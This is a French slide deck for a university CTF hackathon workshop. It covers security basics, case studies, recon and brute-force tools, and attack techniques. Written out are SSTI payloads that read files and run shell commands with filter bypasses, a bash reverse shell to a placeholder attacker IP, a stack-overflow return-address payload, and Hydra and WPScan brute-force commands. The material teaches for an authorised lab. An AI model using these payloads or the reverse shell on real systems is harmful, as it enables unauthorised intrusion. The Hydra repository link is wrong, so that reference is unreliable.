CYBERHACK 2025 – UQAR

HACKATHON – UQAR : COMPÉTITION **CTF**

SAMEDI 5 AVRIL 2025, CAMPUS DE LÉVIS

ATELIER DE CYBERSÉCURITÉ

Présenté par → Prof. Yacine Yaddaden, Ph. D.
→ François Gosselin

Site Web → https://cyberhack.uqar.ca/

UQAR

UQAR

Plan

1. Introduction
2. Les fondations de la Cybersécurité
3. Boîtes à outils pour le CTF
4. Exemples de types d’attaques
5. Conseils à suivre pour la compétition

UQAR

Introduction

« Dans le monde de la cybersécurité, la dernière chose que vous voulez est de vous faire peindre une cible. »

Tim Cook - *Directeur général (CEO) d'Apple*

UQAR

Les Fondations de la Cybersécurité: Concepts, Histoires et Stratégies

UQAR

La Cybersécurité … C'est Quoi ?

- **Définition**

  « La cybersécurité consiste à sécuriser les systèmes informatiques, les réseaux et les données afin de prévenir les accès non autorisés et de contrer les attaques malveillantes. »

Pourquoi la cybersécurité est-elle essentielle pour construire un monde numérique sûr et fiable ?

☑ Protéger nos données sensibles,

☑ Assurer la continuité des services critiques

☑ Prévenir des pertes majeures

UQAR

Concepts de base

Confidentialité, **Intégrité** et **Disponibilité** (CIA) : sont les trois principes fondamentaux de la cybersécurité qui forment le modèle de sécurité le plus utilisé pour protéger les informations et les systèmes.

→ **Confidentialité** : *Assurer que seules les personnes autorisées ont accès à l'information sensible.*

→ **Intégrité** : *Garantir que les données restent exactes, complètes et protégées contre toute modification non autorisée.*

→ **Disponibilité** : *Veiller à ce que les informations et les systèmes soient accessibles et fonctionnels pour les utilisateurs autorisés lorsqu'ils en ont besoin.*

UQAR

Exemples de cyberattaques
tirés de la vie réelle

UQAR

L'attaque de Colonial Pipeline en 2021

Contexte → Une cyberattaque par ransomware a frappé **Colonial Pipeline**, le plus grand pipeline de carburant aux États-Unis, paralysant ainsi une partie majeure de l'approvisionnement en carburant sur la côte Est du pays. Cette attaque a entraîné une pénurie de carburant et une augmentation significative des prix.

Conséquences → L'attaque a provoqué des files d'attente interminables dans les stations-service et perturbé l'économie locale, affectant particulièrement les secteurs dépendant du transport de carburant. Pour restaurer l'accès à ses systèmes, Colonial Pipeline a payé une rançon de **4,4 millions** de dollars aux cybercriminels.

UQAR

L'attaque de Colonial Pipeline en 2021

Le groupe responsable → L'attaque a été attribuée au groupe de ransomware **DarkSide**, une organisation criminelle spécialisée dans les attaques ciblées, visant principalement des entreprises lucratives.

Méthode d'attaque → L'attaque a exploité une vulnérabilité dans un réseau non sécurisé, probablement lié à un VPN mal protégé ou une erreur humaine. Un accès privilégié compromis a facilité l'infiltration des systèmes internes, permettant au groupe DarkSide de déployer son **ransomware** et de verrouiller les systèmes critiques.

UQAR

L'attaque de SolarWinds en 2020

Contexte → Des hackers, supposés être soutenus par un État-nation, ont infiltré SolarWinds, une entreprise de gestion des systèmes informatiques. Ils ont introduit un malware dans les mises à jour logicielles d'Orion, un produit phare de **SolarWinds**. Cette attaque a touché des milliers d'entreprises, d'organisations gouvernementales et d'agences de sécurité à travers le monde.

Conséquences → L'attaque a exposé des données sensibles appartenant à des gouvernements et des entreprises de premier plan, compromettant gravement la sécurité nationale des États-Unis ainsi que d'autres pays. Cet incident a révélé que même les fournisseurs de services de confiance peuvent devenir des cibles majeures de cyberattaques complexes et de grande envergure, mettant en lumière la vulnérabilité de la chaîne d'approvisionnement logicielle.

UQAR

L'attaque de SolarWinds en 2020


Le groupe responsable → L'attaque a été attribuée à **APT29** (Cozy Bear), un groupe de hackers soutenu par le service de renseignement russe (SVR).

Méthode d'attaque → L'attaque a employé une technique sophistiquée d'injection de malware dans les mises à jour logicielles via Orion. Le malware utilisé, dénommé SUNBURST, agissait comme un backdoor, permettant aux attaquants de se connecter à distance aux systèmes compromis et d'exécuter des commandes malveillantes sur ceux-ci, sans être détectés pendant des mois.

CTF; prêt à capturer le drapeau ?

CTF → **C**apture **T**he **F**lag

Une approche ludique et interactive pour apprendre et perfectionner ses compétences en cybersécurité à travers des défis pratiques.



Les joueurs exploitent une gamme d'outils de test d'intrusion (*Penetration Testing Tools*) pour analyser le système, identifier ses vulnérabilités et détecter d'éventuelles failles de sécurité.

Cette chaîne, appelée « **flag** » (ou « drapeau »), sert de preuve qu'un joueur a réussi à exploiter une faille du système et à relever le défi.

UQAR

Fondations, Concepts & Stratégies

☑ **FONDATIONS** → Le **CTF** repose sur des principes fondamentaux de cybersécurité, tels que la protection des données contre les fuites, la détection des vulnérabilités et la réponse rapide aux menaces.

☑ **CONCEPTS** → Les concepts clés incluent l'analyse forensique (*investigation numérique*), la recherche de vulnérabilités et l'exploitation des failles.

☑ **STRATÉGIES** → Les stratégies reposent sur l'analyse des systèmes, la cryptanalyse et l'ingénierie inverse pour résoudre les défis.

UQAR

Règles du jeu

Les règles du jeu définissent le cadre et les limites du CTF afin d'assurer une compétition équitable et structurée.

→ **Éthique et fair-play**

☑ Respecter les règles et l'esprit du jeu.

☑ Se limiter aux systèmes et aux cibles définies par l'organisation.

☑ Jouer en équipe ou en solo selon les modalités du CTF.

☒ Ne pas compromettre l'infrastructure du CTF

→ **Manipulation des flags**

☑ Un « flag » est une chaîne de caractères à récupérer pour prouver qu'un défi est réussi.

☒ Ne partager aucun flag avec d'autres équipes ou joueurs.

UQAR

Règles du jeu

→ **Conséquences du non-respect des règles**

☒ Enfreindre les règles peut entraîner des sanctions, telles que la perte de points ou la disqualification. Les violations courantes incluent le non-respect des attaques autorisées, l'utilisation d'outils interdits et toute tentative de compromission de l'infrastructure du **CTF**.

☑ Il est essentiel que tous les participants respectent les règles afin de garantir une compétition équitable et sécurisée.

Étapes à Suivre

1. **Identification de la cible**
2. **Reconnaissance**
3. **Exploration Initiale**
4. **Collecte des Informations**
5. **Exploitation**
6. **Récupérer les flags** 🏁 🏁 🏁

UQAR

Étapes à Suivre

Étape 01 : Identification de la cible

☑ **Définition du périmètre** → Délimitez précisément les adresses IP, noms de domaine ou segments de réseau à tester.

☑ **Repérage des systèmes** → Identifiez les serveurs, applications et services constituant la cible.

☑ **Validation du scope** → Vérifiez que tous les systèmes identifiés sont bien inclus dans le cadre autorisé du test.

UQAR

Étapes à Suivre

Étape 02 : Reconnaissance

☑ **Scan de ports et services** → Utilisez des outils pour détecter les ports ouverts et identifier les services actifs.

☑ **Collecte d'informations techniques** → Recueillez les versions des logiciels, systèmes d'exploitation et configurations réseau.

☑ **Détection des vecteurs d'attaque** → Analysez les résultats pour repérer d'éventuelles failles ou points faibles exploitables.

UQAR

Étapes à Suivre

Étape 03 : Exploration Initiale

☑ **Analyse des interfaces** → Examinez en profondeur les applications web, les formulaires de connexion et les interfaces API.

☑ **Repérage des points d'entrée** → Identifiez tous les points d'interaction (pages publiques, zones d'authentification, etc.) susceptibles d'être vulnérables.

☑ **Documentation préliminaire** → Notez vos observations afin d'orienter les phases d'exploitation ultérieures.

UQAR

Étapes à Suivre

Étape 04 : Collecte des renseignements

☑ **Analyse du code source** → Recherchez dans le code HTML des commentaires susceptibles de révéler des informations sur la structure de l'application ou des configurations sensibles.

☑ **Examen des fichiers de configuration** → Identifiez les fichiers mal sécurisés qui pourraient exposer des données critiques ou des chemins d'accès internes.

☑ **Identification des points d'entrée cachés** → Repérez des interfaces non documentées, telles que les pages de connexion d'administration, susceptibles de constituer des vecteurs d'attaque.

UQAR

Étapes à Suivre

Étape 05 : Exploitation

☑ **Sélection des vulnérabilités** → Priorisez les failles identifiées en fonction de leur criticité et de leur potentiel d’exploitation.

☑ **Mise en œuvre des exploits** → Déployez des outils ou scripts pour exploiter les failles tout en évitant les détections par les systèmes de sécurité.

☑ **Escalade de privilèges** → Si nécessaire, utilisez des techniques d’escalade pour obtenir des accès plus étendus et pérennes.

Étapes à Suivre

Étape 06: Capture The Flag

☑ **Localisation du flag** → Identifiez précisément l'emplacement du drapeau (fichier, base de données, répertoire restreint).

UQAR

Les modes CTF

Mode Jeopardy – Défis à la carte

☑ Les participants doivent résoudre une série de défis classés en différentes catégories, comme le Hacking Web, la Cryptographie, le Reverse Engineering, l'OSINT, etc.

☑ Chaque défi rapporte un nombre de points en fonction de sa difficulté.

☑ L'objectif est d'obtenir le plus de points possibles avant la fin du temps imparti.

Attack-Defense – Cyber-Warzone

☑ L'objectif est de garder son serveur sécurisé tout en réalisant des intrusions chez les adversaires.

☑ Chaque équipe possède un système à défendre tout en cherchant à attaquer celui des autres.

☑ Le score est calculé en fonction de la résistance aux attaques et de la réussite des intrusions.

UQAR

Les modes CTF

Web Hacking – Opérations Secrètes

☑ Les participants doivent identifier et exploiter des vulnérabilités dans des applications web sécurisées.

☑ Ils testeront des attaques telles que l'injection SQL, le Cross-Site Scripting (XSS) et le Server-Side Request Forgery (SSRF).

Cryptographie – Casse le Code

☑ Les participants doivent décrypter des messages chiffrés et comprendre des algorithmes de cryptographie.

☑ Cela inclut des techniques comme le chiffrement symétrique.

UQAR

Boîtes à outils pour le CTF

UQAR

Netdiscover

- **Présentation**


C’est un outil de reconnaissance réseau qui utilise le balayage ARP (Address Resolution Protocol) pour identifier les appareils actifs sur un réseau local (LAN).

- **Dépôt GitHub :** https://github.com/netdiscover-scanner/netdiscover
- **Rôles clés:**
  - ☑ Découverte rapide d'hôtes
  - ☑ Cartographie de réseau
  - ☑ Simplification de l'attaque

UQAR

Netdiscover – Exemple Pratique

- **Commande**



- **Objectif :**


  ☑ *L'objectif principal de cette commande est de découvrir les hôtes actifs sur le réseau en envoyant des requêtes ARP à une plage spécifiée d'adresses IP et en écoutant les réponses.*

Netdiscover – Exemple Pratique

- **Paramètres :**

-r : Cette option doit être suivie par une plage d'adresses IP que vous souhaitez scanner. Par exemple, -r 10.0.2.15/24, indique à **Netdiscover** de scanner la plage d'adresses qui commence à **10.0.2.0** jusqu'à **10.0.2.255.**

- **Sortie :**



UQAR

Nmap

- **Présentation**


Nmap (Network Mapper) est un outil de scan de réseau open-source utilisé pour la découverte de réseau et la sécurité.

- **Dépôt GitHub :** https://github.com/nmap/nmap
- **Rôles clés :**
  - ☑ Découverte rapide d'hôtes
  - ☑ Scan de ports
  - ☑ Détection de version de services
  - ☑ Détection de systèmes d'exploitation

UQAR

Nmap - Exemple Pratique

- **Commande**



- **Objectif :**
  - ☑ *Réaliser un scan précis et détaillé pour identifier les services et leurs versions qui tournent sur les ports spécifiés d'une ou plusieurs cibles réseau.*

UQAR

Nmap - Exemple Pratique

- **Paramètres :**

  -sV : active la détection de la version des services exécutés sur les ports ouverts.

  -p- : spécifie le balayage de tous les ports.

  -f : active la fragmentation des paquets

- **Sortie :**

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 12:26 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
631/tcp   open  ipp        CUPS 2.3
60630/tcp open  tcpwrapped
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00081s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
53/tcp    open  domain     (generic dns response: SERVFAIL)
631/tcp   open  ipp        CUPS 2.3
36314/tcp open  tcpwrapped
41908/tcp open  tcpwrapped
```

UQAR

Hydra

- **Présentation**

C’est un outil d'attaque par force brute très rapide qui peut être utilisé pour briser les mécanismes d'authentification de nombreux types de protocoles et de services.

- **Dépôt GitHub :** https://github.com/facebookresearch/hydra
- **Rôles clés :**
  - ☑ Prise en charge de nombreux protocoles
  - ☑ Attaques par force brute et par dictionnaire
  - ☑ Lancement de plusieurs connexions en parallèle

UQAR

Hydra – Exemple Pratique

- **Commande**

```
┌──(kali㉿kali)-[~]
└─$ hydra -L userlist.txt -p 'password' example.com http-post-form "/login:username=^USER^&passw
ord=^PASS^:F=login failed"
```

- **Objectif :**

  ☑ *Récupérer des noms d'utilisateur à partir d'un système cible en utilisant une attaque par force brute ou dictionnaire sur un formulaire de connexion web.*

Hydra – Exemple Pratique

- **Paramètres :**

-p 'password' : Utilise un seul mot de passe fixe pour toutes les tentatives d'authentification.

http-post-form : Informe Hydra que l'attaque sera menée contre un formulaire de connexion en utilisant la méthode HTTP POST.

/login:username=^USER^&password=^PASS^:F=login failed : Détaille la requête HTTP POST à envoyer au serveur. Elle doit être adaptée en fonction de la structure spécifique du formulaire de connexion du site cible.

UQAR

WPScan

- **Présentation**

C’est un scanner de sécurité gratuit et open-source conçu spécialement pour les sites WordPress. Il permet de détecter les vulnérabilités de sécurité dans les sites WordPress et d'identifier les plugins et thèmes installés qui peuvent avoir des failles de sécurité connues.

- **Dépôt GitHub :** https://github.com/wpscanteam/wpscan
- **Rôles clés :**
  - ☑ Énumération d’utilisateurs
  - ☑ Détection de vulnérabilités
  - ☑ Scan de fichiers de configuration et de sauvegarde

WPScan – Exemple Pratique

- **Commande**

```
┌──(kali㉿kali)-[~]
└─$ wp-scan --url 10.4.4.26 --passwords fsocity.dic --username admin
```

- **Objectif :**

  ☑ *Effectuer une attaque de force brute contre un site WordPress. L'attaque de force brute vise à découvrir le mot de passe d'un utilisateur en essayant différentes combinaisons de mots de passe à partir d'une liste prédéfinie.*

UQAR

WPScan – Exemple Pratique

- **Paramètres :**

--passwords : spécifie le fichier que **WPScan** doit utiliser comme source de mots de passe pour l'attaque de force brute.

--enumerate vp : Enumération des plugins vulnérables.

--max-threads <N> : Définit le nombre de threads pour accélérer l’attaque.

Nikto


- **Présentation**

Nikto est un scanner de vulnérabilités web open-source conçu pour détecter des failles de sécurité sur les serveurs web.

- **Dépôt GitHub :** https://github.com/sullo/nikto
- **Rôles clés :**
  - ☑Scanner un serveur web pour détecter des failles courantes
  - ☑Identifier les fichiers sensibles exposés
  - ☑Vérifier la configuration de sécurité d'un site

Nikto – Exemple Pratique

- **Commande**



- **Objectif :**
  - ☑ Tester la sécurité d'un serveur web en identifiant des fichiers accessibles, des erreurs de configuration ou des vulnérabilités connues.

UQAR

Nikto – Exemple Pratique

- **Paramètres :**
- **-h :** Définit la cible (hote/IP)

-p : Définir le port à scanner

-Tuning : Personnaliser le scan en fonction des types de tests

-nocache : Désactive l’utilisation du cache des Nikto

UQAR

Exemples des types d'attaques

UQAR

SSTI – Introduction & Détection (1/2)

- **Server-Side Template Injection (SSTI)**
  - ☑ Attaque sur les moteurs de gabarits (Jinja2, Twig, etc.).
  - ☑ Un gabarit comme {{ name }} est interprété côté serveur.
  - ☑ Si une entrée utilisateur est injectée sans filtre → possibilité d'exécuter du code serveur.

- **Détection**
  - Tester une expression simple :
    - http://site.com/?q={{7*7}} → affiche 49 → vulnérable.
  - Points d'entrée : URL, formulaires, cookies, headers, ...

UQAR

SSTI – Exploitation (2/2)

- **Exemples d'exploitation (Python / Jinja2)**
  - ☑ Lire un fichier :
    → {{ ''.__class__.__mro__[2].__subclasses__()[40]('path').read() }}
  - ☑ Lister un répertoire :
    → {{ config.__class__.__init__.__globals__['os'].popen('ls').read() }}
  - ☑ Contournement de filtres :
    → |attr(...) ou injection encodée (base64)..

- **Étapes typiques**
  1. Identifier le moteur (erreurs, comportements).
  2. Valider un point d'injection.
  3. Construire une payload adaptée.

UQAR

Buffer Overflow – Mécanisme (1/2)

- **Buffer Overflow / Stack Overflow**
  - ☑ Langages vulnérables : C/C++
  - ☑ Dépassement de tampon : écrasement de la mémoire, notamment l'adresse de retour.
  - ☑ Permet d'injecter du code ou de rediriger le flux vers une fonction malveillante.

- **Exemple**

```
char buffer[300];
strcpy(buffer, argv[1]); // si argv[1] > 300 caractères → overflow
```

UQAR

Buffer Overflow – Exploitation & Shellcode (2/2)

- **Techniques d'exploitation**
  1. Modifier l'adresse de retour pour exécuter une fonction (ex: secret() non appelée).
  2. Injecter un shellcode :
     - Préfixe de NOPs (\x90)
     - Shellcode
     - Remplissage
     - Adresse de retour → zone des NOPs

- **Outils**
  ☑ **gdb** → découvrir adresses, debugger.
  ☑ **objdump**, **nasm** → assembler & analyser le shellcode.

UQAR

Reverse Shell – Concept (1/2)

- **Terminal Renversé (Reverse Shell)**
  - ☑ Terminal lancé sur la machine cible, contrôlé par l'attaquant.
  - ☑ Nécessite exécution de code à distance (ex : SSTI, RCE…).

- **Sur l'attaquant :**

```
nc -lnvp 4444  # Écoute sur le port 4444
```

UQAR

Reverse Shell – Payload (2/2)

- **Sur la cible :**

```
bash -i >& /dev/tcp/ATTAQUANT_IP/4444 0>&1
```

- **Explication :**
  - ☑ **bash -i** → terminal interactif
  - ☑ **>/dev/tcp/...** → redirection des entrées/sorties
  - ☑ Résultat : une session shell interactive à distance

⚠️ *Désactiver le pare-feu côté attaquant pour recevoir la connexion.*

UQAR

SetUID – Qu’est-ce que SUID ? (1/2)

- **Définition**
  - ☑ Permission spéciale sur un fichier exécutable.
  - ☑ Permet l'exécution avec les droits du propriétaire du fichier (ex: root), même si exécuté par un autre utilisateur.

- **Exemple :**

```
-rwsr-xr-x 1 root root ... some_binary
```

  - Le s indique que SUID est activé.

UQAR

SetUID – Exploitation (2/2)

- **Exploitation possible :**
  - Si le binaire SUID permet d’ouvrir un shell, alors → shell root.
  - Exploitation typique :
    1. Trouver un binaire SUID vulnérable
    2. Lancer une commande privilégiée via ce binaire
    3. Escalade de privilèges

⚠️ Dépend du contenu du programme. Un SUID bien conçu ne donne pas accès root, même s’il est exécutable.

UQAR

Présentation du Défi

UQAR

Tâches à accomplir

1. Le défi d'aujourd'hui est de type Capture the Flag (CTF), ce qui signifie que vous devrez capturer des « drapeaux » cachés à différents endroits sur un serveur.
2. Dans ce défi, les drapeaux sont des citations liées à la cybersécurité, et il y en a 6 à récupérer.
3. Pour obtenir ces drapeaux, vous devrez exploiter les failles de sécurité laissées intentionnellement sur le serveur.
4. Chaque équipe se voit attribuer un serveur spécifique : vous devez vous concentrer uniquement sur votre propre serveur et ne pas attaquer celui d'une autre équipe.

UQAR

Description de la machine virtuelle

☑ Fait appel aux technologies web et aux notions de serveur Linux.

☑ Défi original : vous ne trouverez pas de solution toute faite sur Internet. Cependant, vous pourrez trouver de la documentation détaillée sur chacune des notions nécessaires à la résolution.

☑ Les drapeaux peuvent être cachés à différents endroits. Soyez patients, persévérants et méthodiques dans vos recherches. Pensez à explorer les différents lieux, outils et méthodes couramment utilisés pour stocker de l'information dans les applications web.

☑ Les hackers ont souvent recours à l'ingénierie sociale pour recueillir des informations sur leurs victimes. Cela peut leur permettre de prévoir certains comportements ou d'extraire des données sensibles, par exemple.

UQAR

Kali Linux

→ https://www.kali.org/

UQAR

Conseils pour la compétition

UQAR

Conseils à suivre pour la compétition

📖 **Lisez bien l'énoncé des challenges** → Beaucoup d'indices y sont cachés ! 👀

🔎 **Faites de la reconnaissance avant d'attaquer** → Scanner, analyser et comprendre. 🕵️

📝 **Prenez des notes** → Listez vos trouvailles et ce que vous testez.

⏳ **Gérez votre temps intelligemment** → Priorisez et organisez 🎯

🤝 **Travaillez en équipe**

UQAR

Merci de votre attention

UQAR

Annexes

UQAR

Server-Side Template Injection (SSTI)

- Ce type d'attaque se base sur le fait que de nombreuses applications web utilisent des gabarits pour servir du contenu dynamique.
- Dans les gabarits, des balises délimitent le contenu dynamique qui est représenté par une expression à évaluer à l'exécution.
- Par exemple *{{ name }}* serait remplacé par le contenu de la variable *name*.

UQAR

Server-Side Template Injection (SSTI)

- Lorsque les saisies utilisateur ne sont pas correctement nettoyées, un attaquant peut tirer avantage du gabarit pour exécuter du code sur le serveur cible:
- http://app-vulnerable.com?variable={{ mon.expression.malicieuse }}
- Des expressions peuvent être injectées dans les url, les formulaires, les cookies, ou tout autre endroit où il est possible de saisir de l'information
- Ce type d'attaque peut permettre d'exfiltrer de l'information du serveur ou même d'y gagner accès.

UQAR

Server-Side Template Injection (SSTI)

Par exemple, si le langage est Python, on peut par exemple:

- **Lire le contenu d'un fichier:**

{{'abc'.__class__.__base__.__subclasses__()[132].__subclasses__()[2].__subclasses__()[0]('chemin/vers/mon/fichier.txt').read()}}

- **Lister un répertoire**

{{self.__init__.__globals__.__builtins__.__import__(os).popen("ls -la").read()}}

- **Il est possible qu'il y ait des filtres pour bloquer certains caractères, par exemple le ".". Dans ce cas, il faut user d'un subterfuge, par exemple pour un gabarit Jinja, on pourra utiliser la syntaxe alternative suivante:**

{{ self|attr(__init__)|attr(__globals__)|attr(__builtins__)|attr(__import__)(os)|attr(popen)("ls –la")|attr(read)() }}

- **Ou encore, on peut encoder l'expression en base64 pour ensuite la décoder à l'exécution**

{{ self.__init__.__globals__.__builtins__.__import__(os).popen('echo "<expression en base64>" | base64 -d').read()}}

UQAR

Server-Side Template Injection (SSTI) – Étapes

1. Identification de la technologie utilisée. Les balises et commandes dépendront de la technologie. Chercher les indices: messages d'erreur, en-têtes http, nom des "end-points"
2. Trouver un point d'entrée. Pour ce faire, on tente d'exécuter une expression simple sur le serveur. Par exemple {{ 3 * 2 }}. Si l'expression est remplacée par son évaluation (affichage de 6 plutôt que {{ 3 * 2 }}), on a un point d'entrée
3. Construire l'expression malicieuse pour exploiter la vulnérabilité. Il peut être nécessaire d'utiliser certaines astuces pour contourner les filtres tel qu'illustré précédemment.

UQAR

Server-Side Template Injection (SSTI) – Étapes

4. Consulter les ressources disponibles en ligne pour trouver des exemples d'expressions pour la technologie utilisée
5. En cas de succès on peut exécuter des commandes de terminal sur la machine cible et afficher le résultat.
6. On peut aussi réussir à ouvrir un terminal sur la machine cible

UQAR

Buffer overflow / Stack overflow

- Les langages comme le C ou le C++ peuvent être vulnérables à une attaque de type Buffer overflow. Si la mémoire est gérée de manière non-sécuritaire, un argument trop long peut causer un dépassement de l'espace assigné à la variable.
- Ce dépassement peut être exploité pour modifier l'exécutable.
- Par exemple, lors d'un appel de fonction, l'adresse de retour est mise sur la pile et pourra être suivie de variables de la fonction.

UQAR

Buffer overflow / Stack overflow

- En causant un débordement de variable, un attaquant pourra donc potentiellement modifier l'adresse de retour et contrôler l'exécution du programme.
- Il pourra ainsi appeler des fonctions ou injecter du code.

UQAR

Buffer overflow / Stack overflow


- Soit l'exemple de code C suivant:

```c
#include <string.h>

int main(int argc, char * argv[]){
        char buffer[300];
        strcpy(buffer, argv[1]);
        return 0;
}
```

- *Ce code est vulnérable car il cause la copie du premier argument de ligne de commande dans un tampon de taille fixe (variable buffer). Si la taille de l'argument passé dépasse une longueur de 300 caractères, il y aura dépassement.*

Buffer overflow / Stack overflow



- ☑ La figure donne disposition de la mémoire pour l'exemple de code C.
- ☑ La variable buffer peut contenir 300 caractères. Elle est suivie sur la pile par le pointeur de base de pile et finalement l'adresse de retour.
- ☑ En faisant déborder la variable buffer, il est alors possible de modifier l'adresse de retour, ce qui nous permet de modifier le flux normal d'exécution du programme.

UQAR

Buffer overflow / Stack overflow – Utilisation

- On peut utiliser une attaque de type buffer overflow pour exécuter une fonction qui n'est pas appelée dans l'exécutable.
- Comme exemple , dans le code suivant, la fonction secret() n'est jamais appelée.

```c
#include <string.h>
#include <stdio.h>

void secret(){
        printf("Ceci est mon petit secret. Jamais vous ne le trouverez.");
}


int main(int argc, char * argv[]){
        char buffer[300];
        strcpy(buffer, argv[1]);
        return 0
}
~
```

UQAR

Buffer overflow / Stack overflow – Utilisation

- Si on peut trouver l'adresse de la fonction secretI(), on peut en principe changer l'adresse de retour pour causer son exécution.
- Pour trouver l'adresse, on utilise ***gdb***.

```
Program received signal SIGSEGV, Segmentation fault.
0xf7d89509 in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) x/100x $sp-100
0xffffff9e:     Cannot access memory at address 0xffffff9e
(gdb) disas secret
Dump of assembler code for function secret:
   0x565561bd <+0>:     push   %ebp
   0x565561be <+1>:     mov    %esp,%ebp
   0x565561c0 <+3>:     push   %ebx
   0x565561c1 <+4>:     call   0x565560c0 <__x86.get_pc_thunk.bx>
   0x565561c6 <+9>:     add    $0x2e06,%ebx
   0x565561cc <+15>:    lea    -0x1fc4(%ebx),%eax
   0x565561d2 <+21>:    push   %eax
   0x565561d3 <+22>:    call   0x56556050 <printf@plt>
   0x565561d8 <+27>:    add    $0x4,%esp
   0x565561db <+30>:    mov    0x28(%ebx),%eax
   0x565561e1 <+36>:    mov    (%eax),%eax
   0x565561e3 <+38>:    push   %eax
   0x565561e4 <+39>:    call   0x56556060 <fflush@plt>
   0x565561e9 <+44>:    add    $0x4,%esp
   0x565561ec <+47>:    nop
   0x565561ed <+48>:    mov    -0x4(%ebp),%ebx
   0x565561f0 <+51>:    leave
   0x565561f1 <+52>:    ret
End of assembler dump.
(gdb) run $(perl -e 'print "\x46" x 300 . "\xbd\x61\x55\x56\xbd\x61\x55\x56"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
